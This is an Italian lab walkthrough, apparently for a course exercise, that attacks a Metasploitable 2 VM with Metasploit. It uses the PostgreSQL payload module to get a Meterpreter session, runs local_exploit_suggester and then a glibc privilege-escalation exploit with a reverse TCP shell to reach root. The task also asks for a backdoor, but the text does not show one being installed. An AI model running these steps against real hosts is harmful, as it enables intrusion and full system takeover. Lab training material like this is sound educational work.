Usa il modulo **exploit/linux/postgres/postgres_payload** per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione **Meterpreter** sul sistema target.

Escalation di privilegi e backdoor:

Una volta ottenuta la sessione **Meterpreter**, il tuo compito è eseguire un'escalation di privilegi per passare da un utente limitato a root utilizzando solo i mezzi forniti da msfconsole.

Esegui il comando **getuid** per verificare l'identità dell'utente corrente.

Usa il modulo **post** di **msfconsole** per identificare potenziali vulnerabilità locali che possono essere sfruttate per l'escalation di privilegi.


Esegui l’exploit proposti e verifica ogni vulnerabilità trovata dal modulo sopracitato.

Per ogni vulnerabilità test l'escalation di privilegi eseguendo nuovamente **getuid** o tentando di eseguire un comando che richiede privilegi di root.


sempre usando msfconsole installa una **backdoor** e dimostra che puoi accedere ad essa in un momento successivo.

Suggerimento criptico: ricorda che sei nella sessione del procione e quindi fai attenzione agli architetti. **SUGGERIMENTO al suggerimento criptico e non solo:** procione in inglese vuol essere anagramma.

Cerchiamo il modulo suggerito dall'esercizio, utilizziamolo e settiamo i parametri che il modulo ci richiede per essere avviato.



Una volta avviata la sessione di meterpreter eseguiamo il comando **getuid** e vedremo che il nostro id utente è postgres, il nostro compito è quello di diventare root, per farlo mettiamo la sessione in background e cerchiamo un modulo che ci faccia fare un escalation dei privilegi.



Il modulo in questione è il seguente **post/multi/recon/local_exploit_suggester**

```
msf6 exploit(linux/postgres/postgres_payload) > search suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                   normal  No     Multi Recon Local Exploit
 Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_
suggester

msf6 exploit(linux/postgres/postgres_payload) > use 0
```

Dopo aver utilizzato il modulo se eseguiamo il comando options possiamo vedere che per eseguire l'exploit ci richiede di impostare la sessione, in questo caso quella che abbiamo messo precedentemente in background, cioè **exploit/linux/postgres/postgres_payload**

```
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploi
                                               ts


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > sessions

Active sessions
===============

  Id  Name  Type                     Information                       Connection
  --  ----  ----                     -----------                       ----------
  1         meterpreter x86/linux    postgres @ metasploitable.localdo  192.168.11.111:4444 → 192.168.11
                                     main                              .112:41057 (192.168.11.112)
```

Una volta impostata la sessione e avviato l'exploit ci apparirà una lista di tutti i moduli vulnerabili che si possono exploitare per eseguire un escalation dei privilegi.

```
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.11.112 - Collecting local exploits for x86/linux ...
[*] 192.168.11.112 - 193 exploit checks are being tried ...
[+] 192.168.11.112 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulne
rable.
[+] 192.168.11.112 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulner
able.
[+] 192.168.11.112 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.11.112 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could no
t be validated.
[+] 192.168.11.112 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.11.112 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.11.112 - Valid modules for session 1:
================================================

 #   Name                                                Potentially Vulnerable?  Check Result
 -   ----                                                -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target appears to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                      The target appears to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc        Yes                      The service is running, but could not be validated.
 5   exploit/linux/local/su_login                          Yes                      The target appears to be vulnerable.
 6   exploit/unix/local/setuid_nmap                        Yes                      The target is vulnerable. /usr/bin/nmap is setuid
 7   exploit/linux/local/abrt_raceabrt_priv_esc            No                       The target is not exploitable.
 8   exploit/linux/local/abrt_sosreport_priv_esc           No                       The target is not exploitable.
```

Avviamo la prima e impostiamo il payload corretto, altrimenti non ci aprirà la sessione di meterpreter.

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   SESSION                          yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping       yes       Path to a SUID executable


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Ora possiamo impostare la sessione e la local port e una volta entrati possiamo verificare sempre tramite il comando **getuid** se siamo diventati root

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 1
session ⇒ 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set LPORT 4445
LPORT ⇒ 4445
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4445
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.OgdodMG' (1271 bytes) ...
[*] Writing '/tmp/.ASrVdSy5' (281 bytes) ...
[*] Writing '/tmp/.qNBn9cjW' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 2 opened (192.168.11.111:4445 → 192.168.11.112:45045) at 2024-10-31 16:32:36 -0400

meterpreter > getuid
Server username: root
meterpreter >
```